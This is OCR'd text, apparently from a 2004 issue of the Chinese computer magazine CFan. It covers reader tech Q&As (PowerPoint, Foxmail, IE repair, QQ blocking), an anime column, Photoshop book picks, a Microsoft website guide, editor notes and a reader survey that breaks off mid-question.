答:PowerPoint中的图片体积过大是整个文档体积肥大的主要原因,PowerPoint 2002以上版本可以对图像进行压缩并删除不需要的数据。方法是:右键单击图片,再单击快捷菜单上的“设置图片格式”。单击“图片→压缩”。在“选项”下,选中“压缩图片”复选框和“删除图片的剪裁区域”复选框。如果系统给出提示,请单击“压缩图片”对话框中的“应用”,PowerPoint将自动为你压缩一张或多张图片。

如果你使用PowerPoint 2002以前的版本,请单击要压缩的图片将它选中,在“编辑”菜单上选择“复制”,再在“编辑”菜单上单击“选择性粘贴”。对于大多数图像,例如照片或扫描图形,单击“JPG”;对于具有大面积单一色彩的图像或者包含重要文字或细致画面的图像,请单击“PNG”。最后删除初始的图像即可。 CF[SB03]

网络答疑室

1 免发送直接跨账户转移邮件

问:我在Foxmail中建立了自己的两个邮件账户，一个用来管理好友，另一个用来管理客户，但有些客户将邮件发到我的用来管理好友邮件的账户下了。请问，能不能不通过邮件转发直接将邮件转移到我的客户邮箱账户下？

答：可以实现，你可以用如下两种办法实现。

第一种方法:在你的好友账户下选择要转移的邮件，单击鼠标右键，在弹出菜单中选择“转移到”，然后在弹出的邮箱选择窗口中选择你的客户管理邮箱，并选择其下用来存放该邮件的分支邮箱即可。

第二种方法:选择好友账户下要转移的邮件，按下鼠标左键拖动到窗口左侧栏的客户管理账户下的接收邮件信箱即可。相比之下，这种方面较第一种方法更加方便快捷。

2 IE修复专家一定能修复IE吗

问:IE被恶意网页篡改了怎么办？为什么我使用上网助手附带的IE修复专家修复IE后仍然无法修复恶意网站对IE的篡改？

答:如果你的主页被恶意网页修改，而且其后你也安装了上网助手软件，请首先尝试使用上网助手的IE修复专家进行修复，IE修复专家的下载地址是http://download.3721.com/download/ierepairer.exe。

类似于杀毒软件无法查杀所有病毒一样，IE修复专家的修复功能同样无法解决所有的恶意网站，如果你使用IE修复专家依然无法修复，而你对注册表又不熟悉，请将该网站地址告知上网助手的技术人员，他们会分析处理后在软件升级时把这种因素考虑在内。

另外，你还可以多尝试几种用来修复IE的工具软件。国内常见的几种杀毒软件中也附带有这方面的功能模块。如果你对注册表比较熟悉，只要以恶意网页地址为关键字来查找注册表中的相关项目并逐一删除或替换为你需要的项目即可。

3 安装上网助手后不显示图片了

问:最近我在浏览网页时根据网页提示安装了一个叫做上网助手的软件。使用上网助手后没几天，网页上的图片都不能浏览了。请问，如何做才能恢复图片显示？

答:这很可能是因为你无意中开启了上网助手中系统加速功能下的网页浏览加速功能的缘故。如果你希望查看图片，可以选择上网助手菜单下的“系统加速→网页浏览加速”，去掉对“不显示网页中的图片”项的选择。然后点击“立即设置”，重新打开IE，即能够看到图片了。

4 免费邮箱密码被盗怎么办

问:我两年前申请的新浪免费邮箱的密码最近被盗，而且其中的个人资料也被修改了，我无法通过密码提示取回密码。请问，免费信箱的密码被盗如何查询重设？

答:如果你的密码提示问题和答案已经被人修改，并且个人资料也被人修改，无法使用密码查询来查询密码，那么请你给新浪客户服务部用信件的方式，发一个查询密码的请求。内容如下:

(1)邮箱注册信息，包括注册人姓名，身份证号码等。

(2)曾经阅读过的某几个人的邮件以及邮件的内容或主题。如果该项不对的话，不予查询。

(3)你的亲笔签名以及身份证的复印件。同时要附上你的联系方式。

新浪客户服务部的邮政地址是，北京市8900信箱客户服务部收，邮编:100089。

其他种类的免费邮件服务商是否提供此项服务，可以通过其相应的客户服务电话进行咨询。

5 QQ被封锁上不了线怎么办

问:因局域网实行封锁限制，我的QQ不能上线了，这样QQ上刚认识的朋友也联系不上了。请问，有什么办法能让我的QQ再上线吗？

答:封锁QQ的办法和突破封锁的办法有如下几种方法:

(1)封锁UDP，即封锁聊天软件通常使用的通信协议。这样会造成绝大部分聊天软件不能正常通信。

解决办法:使用HTTP代理。

(2)封锁4000、5000、6000端口。QQ使用的默认端口是4000或5000、6000。这样会造成QQ不能正常通信。

解决办法:使用HTTP代理。修改QQ的输出端口(有的显IP的QQ自带端口修改器)；在本地做代理，绕开以上的输出端口。

(3)封锁UDP以及封锁腾讯服务器的IP。这也是网管使用的绝招。没有办法，只能换别的聊天工具了，例如MSN等。

CF [SB04]



关于“偶就稀饭”

“偶”为“我”,“稀饭”即“喜欢”,恰恰说来也巧“稀饭”也是CFan的“昵称”,现在你明白了吗?“偶就稀饭”=“我就喜欢”。

动画 动话 漫画 漫话

■ 鸣人 路飞

做为“偶就稀饭”栏目的第一弹,我们选择了动漫这么个话题。原因很简单——这东东的受众范围太广,上至九十九,下至刚会走,从小到大,没接触过动漫的人实在是少之又少。

相信现在在看本文的很多朋友都和笔者一样,接触到最早的动漫应该就是《圣斗士星矢》、《七龙珠》、《变形金刚》这些至今还在影响我们的动漫。


记得上小学时刚刚拿到第一本漫画书的时候感觉很奇怪,和以前看的小儿书有那么多不同,而且其中不乏一些让我莫名其妙的东西:什么叫小宇宙?怎么有悟空有八戒却没有唐僧和沙和尚。但是没过多久这些不是问题的问题就被丢到不知道哪里去了。年幼的我被书中那些玄之又玄的名称和场景吸引的不能自拔了,自此完全沉迷在了漫画的世界之中……

时过境迁,如今流行的动漫早已变得不同,大概是在6月份,我重温了《变形金刚》,这部曾经让我疯狂痴迷的动画片,如今只能用“幼稚”来形容,失望,只有失望,于是我开始接触了如今最流行,最火爆的动漫作品……

1.爆笑——《火影忍者》

说起目前人气最高的动漫,那就要算是《火影忍者》了,这部目前还在连载中的动画片是我惟一一部看过两次的动画片。

在动画片中,忍者和忍者村是一个国家军事力量的象征。忍者村是忍者聚集的地方,他们接受各种委托任务,忍者村在国家具有很高的地位,而其中五个最有力量的忍者村就是木叶忍者村、雾隐忍者村、云隐忍者村、沙隐忍者村及岩隐忍者村,这五个忍者村分属的国家被称为“忍者五大国”,他们的头领被称为“影”,也就是所谓的“五影”——火影、水影、雷影、风影及土影。《火影忍者》故事就是从木叶忍者村中,一个万年吊车尾式的小强人物“鸣人”开始的……



“鸣人”并没有天才帅气盛气凌人等完美化的东西,开始的他喜好捣蛋、轻浮、受到别人歧视。但他开朗、热心、阳光,他是在扭曲的环境中笔直地成长起来的朝气少年。随着剧情的发展,他带给了我们越来越多的惊喜,从小到大的差生头衔没有让他丧失对自己的信心,“超越所有火影成为新的火影”不仅仅是他的座右铭,也让我们看到了小树苗惊人的韧性。无父无母,遭人冷眼的成长经历丝毫没有磨灭他的爱心,为了守护重要的人而拼上性命,也可以为了别人的理想而赴汤蹈火。“有话直说”的简单而富有哲理的个人忍道甚至让我们不得不仰视这位木叶的小勇士。鸣人就像他额头上佩戴的忍者标志一样,屡屡折射出耀眼的光芒。相信你在看这部动画片时,也和我一样,时而紧张,时而激动,时而热血沸腾。

当然,这部动画片也同样有很多日本动漫的诟病——情节紧张,但拖拉,有时一个眼神都要演上几秒钟,有时一集里面有半集的回忆内容。不过也有人认为火影里最大的武器是以情动人,这些回忆内容是感情铺垫,萝卜青菜各有所爱吧。

火影忍者中文网(http://www.narutocn.net/):提供部分火影动漫下载,以及很多周边资料,如QQ自定义表情、QQ皮肤,而且还有大量的文字资料,在网站中的论坛里更能找到很多志同道合的好友。

火影忍者中文专题站(http://www.3000c.com/):论坛中的“漫友地区交流”是其特色。2万多名注册用户足以说明其影响力。

火影の论坛(http://www.narutos.net/):论坛栏目化分很细,非常不错。

好游|火影忍者(http://www.hoyoo.net/):论坛中有专为人气角色设置的栏目,极有特色。

热血火影(http://www.naruto.cn/):不错的火影论坛。

2.热血——海贼王

如果没有火影忍者,那么我最喜欢的漫画就算是《海贼王》(One Piece)了,除了爆笑的剧情外,更有催人泪下的感人情节。

在那个年代,海盗是个光荣而又快乐的职业,虽然政府并不支持他们,但是海上的风浪和海上的美丽还是吸引了他们。某一天,一个著名的大海盗在临刑前忽然说出了他的秘密:他将他那无法衡量的财产藏在了某个小岛上,而去这个小岛的路线就叫伟大航线——One Piece。



主角路飞所生长的小村庄曾经是一群以“红发撒古斯”为首的海盗们的暂居地，小路飞一直希望自己可以成为他们的一员，可惜，在一次非常意外的情况下，他吃了一种叫做“橡皮果”的恶魔果实变成了橡皮人(全身可以无限制地拉长)。恶魔果实给予了他这样奇特的本领，但是吃了恶魔果实的人是再也无法学会游泳的……

就这样，路飞这个头脑单纯不会游泳的海贼船长(惟一的长处可能就是那笑对死亡和永不言败的精神了)，带着几个身怀绝技，性格迥异的同伴开始了大冒险。在一望无际的大海上发生了很多令人惊心动魄或感动万千的故事，人和人的奇妙交往和友情、誓言、谎言……当然更少不了希望和梦想。

比较有趣的是，这部漫画无论是正面角色还是反面角色，都不会死人，有时作者还会交代一点出现并被路飞打败的海盗们现在的状况，非常搞笑。

海贼王专题网(http://www.sobaby.com.cn/comic/): 关于海贼王的资源这里都提供了下载，漫画、动画、壁纸……

海贼论坛(http://comicer.us/bbs/index.php): 1万多个“海贼”，与你在论坛中互动，你不想参加？

ONE PIECE 中文网(http://www.opcns.com/op.htm): 虽然目前人气还不高，但该站内有一些相当不错的原创内容，值得欣赏。

3.反思——钢之炼金术师

看了这么多动漫，最有内涵的就是《钢之炼金术师》了。该片已经结束连载，动画片一共51集。随着剧情的发展，迷团一个一个的出现，人物之间的关系也越来越错综复杂。



天才炼金术师爱德华和弟弟阿尔冯斯，因为思念去逝的母亲使用禁忌的炼金术，想唤回已往生的故人，炼金术失败，爱德华失去左脚，阿尔冯斯则完全被吸进了一扇门里。为了挽救弟弟，爱德华以右手为代价，将弟弟的灵魂固定在铠甲中。为了将身体恢复原样，两人踏上了寻找“贤者之石”之路。因为传说如果能够找到“贤者之石”，就可以打破等价交换的原则，得到任何想要的东西。

“没有牺牲就没有获得，要想得到什么，就必须付出同等的代价。”这个是在《钢之炼金术师》的片头始终在重复的开场白，并在片中无时无刻不在强调。毫无疑问“等价交换”是“钢炼”的核心思想，几乎所有的人们，都笃信着这句话，从他们学习炼金术开始，到触犯禁忌进行失败的人体炼成，到追求贤者之石，在他们的心里，等价交换，是这世界的准则，是这世界不变的真理。但在最后的几集里这个颠扑不破的真理受到了质疑，作者借两个活过了400年的人物之口告诉我们:等价交换并不完全是这世界的真理，在这世上，没有任何一个理论可以涵盖整个世界……

“这动画片真不错”，看完《钢之炼金术师》后，你一定会发出这样的感慨。

BT之家《钢之炼金术师》谈论区(http://bbs.btbbt.com/forumdisplay.php?fid=292): 强烈推荐帖子“《钢之炼金术师》结局疑问解答”，强帖呀！

资料

1.推荐论坛

除了前面介绍的论坛外，为大家再推荐两个比较不错的论坛:http://bbs.fxdm.net/(枫雪动漫论坛)，里面有《海贼王》、《火影忍者》、《HUNTER X HUNTER》等动漫专区。http://bbs.btbbt.com/forumdisplay.php?fid=41&page=1(BT之家动漫讨论区)，这里同样也有六部热门动漫讨论区，强烈推荐。

2.关于看漫画

要想在电脑上看好漫画，就需要一款好的工具，而公认的最强看漫画免费软件，就要算是ComicsViewer了，下载地址为http://ks.onlinedown.net/down/ComicsViewer_chn.zip。

3.关于画漫画

如果你既喜欢看漫画，还喜欢画漫画，那么这里推荐你一款名为“风漫”的工具，登录http://www.tearo.com/，就可以了解到关于该工具的一些信息资料了。

如果你是个菜鸟，需要从初级学起，那么推荐你阅读一下《教你画漫画——第零讲》(http://www.southcn.com/cartoon/make/study/200311060573.htm)。

4.选择漫画还是动画？

慢性子推荐动画，而急于想知道剧情的，则强烈建议去看漫画。

5.漫画流程

《海贼王》的作者公开过他的漫画流程，具体如下:发呆(发到连自己都受不了的程度)→讨论(和期刊编辑讨论大略剧情)→构想(认真构想详细剧情内容)→分镜(在普通白色影印纸上打草稿)→让编辑看分镜(将分镜传真给编辑。要是编辑提出不同意见时，就要说服编辑，抗争到底)→原稿(助手来家里住上2、3天，大吵大闹。正式在漫画原稿纸上画图)→期刊发行→讨论(这次是和负责单行本的编辑讨论封面颜色等)→书多加的单元(比如封面、小故事等)→发行单行本(以上的程序，在实际上市前的一个月全部要完成)。

6.老漫画的现在


《足球小将》:前段时间为了庆祝日韩世界杯，《足球小将》被重新剪辑成了52集的动画片，相当精彩，再也不会有那种一两分钟就“硬充”几集的情形了。

《圣斗士》:前不久刚刚出完了《冥王篇》，《天界篇》马上就要来了，漫画中五位青铜圣斗士与冥王的决战终于打响了。

《北斗神拳》:全新的《新北斗神拳》，采用2D人物＋3D背景的特殊制作方式，为你呈现一个不同的《北斗神拳》世界。

《猎人》:原载于日本漫画期刊《少年Jump》的《猎人》再度休刊，实在让人心急。记得我当初看它的动画片时，连续几天，把所有的空闲时间都用在它上面，强烈推荐此片。

CF [BL01]



我该怎么接近你 Photoshop

作者昵称:小小飞刀　　所在地:北京　年龄:27
性别:GG　　职业:某广告公司平面设计师

我觉得学Photoshop只需两本书:首先尽量以最低的价格买一本入门书籍，不管它是好是坏，领你入门应该没问题(因为价格低，以后用不着的时候扔掉也不会觉得可惜)。边学边练，在使用 Photoshop 的过程中会积累越来越多的问题无法解决或不易理解，这时再去书店购买进阶书籍(第二本书)，目的性就很明确了，那些人云亦云不能解决你实际问题的书，这时的你很容易就能看出。

入门书籍，选内地出版的书即可，一般来说这些书的价位相对要低。以前内地版的 Photoshop 书籍有一个很大问题:许多作者并没有实际设计工作经验，大多是为写书而写书的人，文章结构四平八稳，内容抄来转去，没什么特色；而有设计经验的人又不善长写作，文章条理都不清，更别说教别人学习了。现在已有些作者开始学习外版书的风格，内容上就灵活得多。

进阶书籍，建议选外版书。美国版图书喜欢说理，不仅仅是教你使用一个命令，还喜欢分析这个命令的工作原理，所以美版 Photoshop 书一般块头都很大，动不动就八九百页。而且美国人还很啰嗦，玩幽默，有时好几页都写不到正题上，倒是给沉闷的学习过程带来一丝轻松。韩国版则是设计类图书的后起之秀，他们更看重设计的理念，所以他们的书装帧及版面设计上都很时尚。

这里给大家推荐的几本书，我个人认为，既可作为初学者的辅导也可作为进阶后的参考，非常不错。

图书小贴士

五分钟确定Photoshop图书的质量

图书城里，Photoshop 类图书往往有几十上百种，如何将写得不好的书快速过滤掉呢？这里教你几个小窍门:

1.如果一本书中，关于 Photoshop 内置滤镜的内容占到全书的五分之一(甚至四分之一)强，并且没有作任何分类，仅是按照软件菜单中滤镜顺序逐一介绍，建议将这本书先放到一边不看，因为作者明显有凑页码之嫌。

2.文字少得可怜，界面截图却奇多的书，有灌水嫌疑，这样的书一定要注意看仔细了。

3.翻阅该书描写 Photoshop 选取功能及图层功能的章节，第一先看它表达得是否清楚，能否看得懂；第二再比较一下别的书的目录，看它写的内容全不全。选取和图层是 Photoshop 中最常用的功能，如果这两处都写不好的话，那整本书的质量就可想而知了。



《Photoshop CS宝典》(732页)
(美)Deke McClelland
电子工业出版社
原价:79 元
简评:内容全面,涉及到Photoshop使用的方方面面,还讲到了打印、色彩管理、印刷分色等周边的内容,既适合初学者使用,也可作为进一步深造的参考书,写作风格轻松活泼。98年我刚接触Photoshop的时候,好像见过该作者写的书,似乎就是本书的前身,彩色版,300多元,当时可称得上是“巨著”了。



《Photoshop CS从入门到精通》
(526页、全彩、1CD)
(韩)李慧珍 孙昌培 李尚熏
中国青年出版社
原价:98 元
简评:比较适合初学者,操作步骤清晰明了,很容易上手。除了书的版式设计很时尚外,作者也尽量将设计的理念融入实例当中,相信对中级读者也会有不少帮助。这本书还带有一张图库光盘,内容很丰富。

《The Photoshop Wow! Book》
(458页、全彩、1CD)
(美)Jack Davis
中国电力出版社
原价:98 元
简评:每个章节基本上由多个实例构成,都非常精彩。全彩印刷,纸张质量非常好。不过感觉着初学者看起来可能会有一点吃力。

上面介绍的几本书，价格都贵得很，其实有很多种方法可以花少钱买好书，比如去网上书店或逛书市等，还有一个更好的办法就是买打折的旧版书:许多人购书都有一个误区，认为计算机类图书越新越好。其实不然，大多数软件不断升级，但它的主要功能可能没有多少改变，有关这款软件的旧版图书的内容相应的也不能算是过时了。比如 Photoshop 类，我至今收藏着一本 Photoshop 3.0版的《Photoshop 详解》(Adele Droblas Greenberg & Seth Greenberg 合著)，只要把其中的插图改成新版截图，其内容一样还是新颖实用。

小编有话说:每个学电脑的人，都或多或少买过一些电脑书籍，有淘到好书的惊喜，也有买到一本烂书后的懊恼，那不妒忌将您购书的喜怒哀乐共享出来，以为后来者鉴。

CF [BL02]



Hello!Microsoft.com

一个大型网站就好比一片茂密的森林，这片森林藏了很多宝贝，有很多入口和不同的出口。探险者去森林探险时，往往只是经过其中的某一条或者几条小径，摘取了有限的宝物，甚至可以说只是捡到了芝麻，丢掉了西瓜。“网站探宝队”诞生的意义就是：将这些宝物呈现在探险者面前，让探险者知道森林中藏了哪些宝贝，并能有的放矢地找到自己最需要的。

探宝对象:微软(中国)有限公司网站 http://www.microsoft.com/china/

探宝理由:该网站有微软众多产品的特点介绍、操作指南、使用技巧和补丁下载，不仅包括大家熟悉的Windows、Office、IE、OE、MSN Messenger产品，而且还有一些开发人员(MSDN)和专业人士(TechNet)所用到的产品以及技术。




微软中国下载中心:http://www.microsoft.com/china/msdownload/

我的采宝箱:微软免费软件、补丁和培训资料的集散地，提供有搜索引擎和热点下载以方便查找，另外可以去Office Update和Windows Update查看并进行选择更新。特别推荐下载Windows XP SP2简体中文版、Blaster安全性修复补丁和微软拼音。



Microsoft Office Online:http://office.microsoft.com/

我的采宝箱:大量的Office模板(推荐)、剪贴画和多媒体文件、培训教程与实战技巧……



微软中国社区:http://www.microsoft.com/china/community/default.mspx

我的采宝箱:可以去博客堂http://blog.joycode.com/(推荐)看网友发表的随笔，可以欣赏专题讲座、专栏以及原创文章，可以去中文新闻组与网友互动。



微软帮助和支持中心:http://support.microsoft.com/

我的采宝箱:知识库搜索(推荐)、微软中文新闻组有问有答、产品支持中心(推荐)海量应用技巧与方案。

网海拾贝:

XP SP2支持页面:http://support.microsoft.com/gp/windowsxpsp2

MSN中文首页:http://china.msn.com/

三步保护您的PC:http://www.microsoft.com/china/security/protect/

微软硬件驱动程序下载页面:http://www.microsoft.com/china/hardware/download.asp

栏目介绍:


栏目	介绍
Windows	Windows、IE(OE)、Windows Media Player不同版本的最新补丁程序、插件、软件包、使用技巧和操作指导类文章。
Window Mobie	有关Pocket PC、Smartphone的软件、技术文章以及开发资源包。
Servers	Windows Server 2003、Exchange Server、Office Live Communications Server、SQL Server和ISA Server等的资源以及相关认证考试(如MCSE、MCSA、MCDBA、MCSD)的资源。
开发工具	Visual Studio .NET 2003的资源。
硬件产品	微软鼠标、键盘以及游戏手柄等游戏设备的特性、技术与软件，建议长期坐在电脑旁的朋友看一下“计算机使用健康指南”。
微软安全主页	免费获取安全方面的众多文章与资料，并利用安全分析工具和升级服务来更好地保障系统安全。
企业用户	向企业用户推出的一系列解决方案(如提高生产力、提高客户满意度、降低成本等)。
IT专业人员社区	系统管理人员、系统高手、IT认证考试人员交流、学习的舞台。
开发人员	MSDN(Microsoft Developer Network)表示“微软开发者网络”，这里为开发人员提供了很多技术白皮书、知识库文章，并能获得在线培训的机会。

CF [BL03]

DESK 也疯狂

现在，很多朋友都有了自己的数码相机。在日常生活中，大家都会拍摄一些生动有趣的照片，在大大小小网站上，原创照片都是点击率最高的。为什么不把自己拍摄的照片给 40 万读者看看呢？稿酬自然不会少！





先来看看本期我们的自拍照片——这是谁的桌子？

这是 CFan 一位编辑的办公桌，拍摄于 2004 年 10 月，你能猜出它是谁的桌子吗？为了让你比较快地找到答案，下面提示一些图片信息(结合图中序号)：

1.公文架上堆满了快递公司的收据，说明主人经常会收到别人送来的快递。

2.这是一个打开的小工具箱，放在显示器上面，虽然容易滑落，但取用工具十分方便。

3.机箱上放着一张上月的住宅电话清单，话费数额巨大。

4.电话机几乎被废纸埋了起来，上面隐约可以看到“80XX”字样(后两位看不清了)。

5.显示器的边框已经落上了厚厚的灰尘，看出主人很不注意清理(其实这点所有人都看出来了)。

6.键盘颜色是酷酷的黑色，扮酷的同时也掩盖了上面的污泥。

7.来访者的名片被随意地扔在桌上，可见主人与外界交往甚密。

8.主人的机器上安装了几乎被淘汰的软驱，上面还插着一张软盘，不知是主人比较怀旧还是另有原因。

知道是谁了吗？小编的昵称可以在每个栏目的页眉处看到，想好了就发邮件到 info@cfan.com.cn 吧，看看谁能抢得先机！正确答案将于下期公布。

投稿照片要求:

1.必须为自行拍摄，不得使用来自其他渠道的照片。照片不要求构图完美、技术高超，只要求原创。

2.不得涉及个人隐私，不得含有不健康内容。

3.随照片附加 100 至 200 字解说，介绍一下拍摄场景、环境等内容，惟一要求——语言不得严肃！

4.最好用 TIF 等无损压缩格式保存，然后用 WinRAR 等压缩软件打包，发送至 info@cfan.com.cn，邮件主题注明“投稿:我拍！”。

你见过这样的电脑桌吗？

据说，电脑桌的雏形来源于五十多年前，第二次世界大战之后，一些工厂的车间非常拥挤，工人工作环境相当恶劣，一些工人由此引发了精神和身体上的疾病。从那时起，“人体工程学”的思想开始出现了，直到今天，桌椅高度可调整，显示器、键盘、鼠标……与电脑有关的一切设备都打上了“人体工程学”烙印。



★超级静音电脑桌

机箱的噪音一直是困扰很多用户的一大问题，国外的一个电脑发烧友自己亲手制作了一个“隔音电脑桌”，把整个电脑机箱装在电脑桌里面，真是安静又美观！

http://www.silentpcreview.com/article44-page1.html



★儿童电脑桌

学电脑要从娃娃抓起！看看娃娃用的电脑桌吧，在这样的环境下玩电脑，小朋友们一定很喜欢！

相关链接:http://www.kidstation.com/



★评选最乱的电脑桌！

见过世界上最乱的电脑桌吗？如果还没有，看看 *http://bash.org/mess/accepted* 这个网站吧！相比之下，本期小编的桌面距离“最乱桌面奖”还差得远呢！你可以到 *http://www.snapyourdesk.com/* 看看，把自己的电脑桌照片上传到这里，让全世界网友欣赏吧！



★笔记本也用电脑桌

坐在沙发上用笔记本感觉很不错，有了这个便捷好用的小桌子，你就不用“卑躬屈膝”地弯腰在茶几上打字了！

相关链接:http://www.newhua.com/cfan/200422/introduce.htm

CF [BL04]

2005年，我们期待走进您的心里

■主编　封立鹏

2004年在忙忙碌碌中即将过去，这几个月编辑部非常繁忙，除正常做刊外，我们一直在讨论的一件事就是：怎样让2005年的《电脑爱好者》更精采、更好看！最后我们郑重地定下了2005年《电脑爱好者》的主题：

走进读者生活，读编无限互动！

记得有位朋友说，媒体该怎么办，其实很简单，就是让编辑们在组织稿件前，不是先和作者沟通，而是深入到读者中间，真正了解读者们想学什么，想知道什么，有什么样的困惑或烦恼，然后根据这些为素材为他们做内容。其实许多媒体的消亡，不是因为资金，不是因为编辑水平不高，不是因为管理体制，根本就在于它们脱离了读者，编辑们锁在编辑部闭门造车。

《电脑爱好者》走过了11年的历程，记得去年，我们的孙晓旭社长在总结为什么《电脑爱好者》能够成为全国发行量最大的电脑杂志时，这样说过，1993年之前的电脑媒体都是给专业人士办的，但许许多多想学习电脑的普通读者强烈渴望有一本他们能看懂的电脑杂志！所以说，《电脑爱好者》前11年的成功没有任何不为人知的奥妙，也没有任何绝招或捷径，只是它深刻了解到了普通读者的需求，每一点，每一滴，每一个文字都是为没有什么电脑专业知识的普通读者而准备的。

2005年，对于《电脑爱好者》将是极为重要的一年，也是全面革新的一年，我们不仅会在选题和内容方面进行深层次改进，而且还会加大读编交流与互动的力度，让《电脑爱好者》真正成为一个拥有40万会员的互动大社区，所有读者都是社区的主人，他们可以在这里轻松地将自己的观点、发现与秘技和别人共享，当自己遇到任何困难与烦恼时，都会有人伸出热情的援助之手。而作为编辑，我们则是这个社区的服务员，将为所有读者提供优质、贴心的服务与帮助，将读者的观点、发现和秘技编辑、组织成稿件，为读者的困难与烦恼寻找最佳的解决方案。

2005年，我们将会设立高达10万元的专项奖励基金，奖励给那些为我们提供新闻、学用选题线索的读者，而且即使您只是发现了一个对电脑应用有帮助的小秘技，自己又不擅长写作，没有关系，只要告诉我们，编辑会将它组织成漂亮的文章发表在杂志中，同时，也会给您发去奖金或精心挑选的纪念品。

2005年，对于作者，我们将设立完善的特约作者制度，不仅有不同于普通作者的丰厚稿费，而且在年中、年末还会获得我们颁发的证书和精美大奖。

所有这一切我们只为“走进读者生活”，走进您的生活，只为走进您的心里！

最后，恳请您将您对《电脑爱好者》的任何建议和意见发送到lpfeng@cfan.com.cn，因为2005年的《电脑爱好者》是您的，是我们大家的！

热心评刊员公布

以下40位读者被评为2004年第18期热心评刊员。㊣表示为《电脑爱好者》2004年全年订户。

优秀奖奖10名（奖品：Photo硬派6.0中文版）

吴祥炜(福建)	王晓文(江苏)	袁兴前(陕西)	高松超(河北)	朱辉(武汉)
肖广聘(山东)	石建廷(北京)	胡传宝(河南)	李怀志(天津)	高　静(四川)

三等奖30名（奖品：COOL 3D 3.0增强版）

孙翔宇(安徽)	冯　彪(河北)	章　杰(江西)	王　虹(贵州)	邹明耀(辽宁)
顾学乔(江苏)	尹家明(大连)	罗绪猛(江苏)	张　淇(辽宁)	付　昊(浙江)
韩　冬(黑龙江)	杜家令(山东)	罗星海(河南)	王新敏(内蒙古)	高　雷(河北)
南成文(黑龙江)	袁纪平(内蒙古)	吴丛林(山东)	许家成(厦门)	高　亮(北京)
戴伟清(江苏)	魏中华(河北)	李　鑫(陕西)	钱甬进(浙江)	黄明坚(福建)㊣
陈建东(江苏)㊣	周如根(广西)㊣	刘　勋(江苏)㊣	卜祥海(吉林)㊣	汪华忠(浙江)㊣

最佳文章公布

2004年第18期优秀文章

第一名：“特别话题”栏目《摆脱龟速让Windows真正飞起来》作者：**狂风**获得奖金500元和《电脑爱好者》荣誉证书。

第二名：“市场传真、精明买家”栏目《正品与水货硬盘完全解密》作者：**包日晓**获得300元奖金和《电脑爱好者》荣誉证书。

第三名：“系统应用”栏目《揭开AutoRun的种种小秘密》作者：**ABC**获得200元奖金和《电脑爱好者》荣誉证书。

选题精英俱乐部等你来参加

选题偷偷报，奖金轻松拿

阿健：“新视界”，交流IT事的平台，请你关注发生在你身边的IT事，并把它以及你的观点及时通报给我。**选题热线:010-62161336-8631**

Cornel：“系统应用”，操作系统以外的一切我都不管！我需要的选题是关于OS的：1.知识+实例型；2.故障排除型；3.提高工作、生活效率型。**选题热线:010-62161336-8072**

小特：“实用软件”，常用软件的使用技巧，最新奇软件的实例操作，安装使用软件中的问题，一切知道的和不知道但想知道的，都拿来！**选题热线:010-62161336-8016**

小渔：“网络e生活”，不管局域网还是互联网，也不管内网还是外网，只要涉及网络知识、技巧、实例或故障，就是我和广大网络爱好者共同“管辖”的范围。**选题热线:010-62161336-8633**

Storyer：“硬件步步高”，把你玩硬件已经知道的、还未知道的、不完全知道的、想知道的趣事、乐事、烦事、逸事拿到这里来报道。**选题热线:010-62161336-8014**

Andy：“创业&就业”，如果你想不出什么赚钱的高招，就再继续想，不过重要的是，想出来了一定通知我！记住，最好和IT相关哦！**选题热线:010-62161336-2221**

我们承诺，只要您选题一经编辑采纳，待我们的文章制作完成之后，即寄发选题奖励金！

5×8，选题热线接不停！每周1～周5，8小时等候您！

365×24，cf.xuanti@cfan.com.cn，一年四季欢迎您！

《电脑爱好者》读者调查反馈表

一、 读者资料

姓名____ 年龄____ 性别____ 学历____ 职业____ 邮政编码____ 电话____

通信地址____ 电子邮件____

二、 电脑数码产品情况

1.您的电脑主要用于
A.上网 B.办公 C.学习 D.玩游戏 E.其他

2.您使用电脑水平是
A.初级 B.一般 C.熟练 D.精通

3.您已经购买了
A.台式电脑 B.打印机 C.数码相机 D.MP3 E.笔记本电脑

三、内容、发行、广告

1.您是以何种方式获得杂志
A.邮局订阅 B.报摊零售 C.杂志社邮购 D.网上订阅 E.其他

2.您的杂志一般有几个人传看
A.1人 B.2-3人 C.4-6人 D.7-10人 E.10人以上

3. 您阅读《电脑爱好者》有几年历史了
A.半年以内 B.1年 C.2年 D.3年 E.4年 F.5年以上

4. 您是如何知道《电脑爱好者》的
A.通过广告 B.报摊购买 C.他人介绍 D.邮局订阅目录 E.赠阅 F.图书馆阅览

5. 您认为获得《电脑爱好者》的方便程度
A.方便 B.不方便 C.还可以 D.一般

6.杂志上的广告对您购买产品有帮助吗
A.有 B.没有 C.我基本不看广告

7. 您认为《电脑爱好者》现在的5元定价如何
A.合适 B.偏低，还可提高一些 C.偏高，需要降价

8. 您认为《电脑爱好者》在实用性方面
A.很实用 B.比较实用 C.不如以前实用

9. 您认为现在的《电脑爱好者》在知识的深度方面
A.比以前深了，需要再简单些 B.比以前简单了，需要加深 C.深度适中

10. 您认为现在的《电脑爱好者》在选题的广度方面
A.比原来的选题面窄了，应放宽些 B.比以前的面更广了 C.保持现在的选题面就好

11. 您认为现在的《电脑爱好者》在版式制作上
A.应再精细、紧凑些 B.版式应宽松一些 C.现在的样子就很好

12. 当您遇到和电脑问题时，首先的解决办法是：
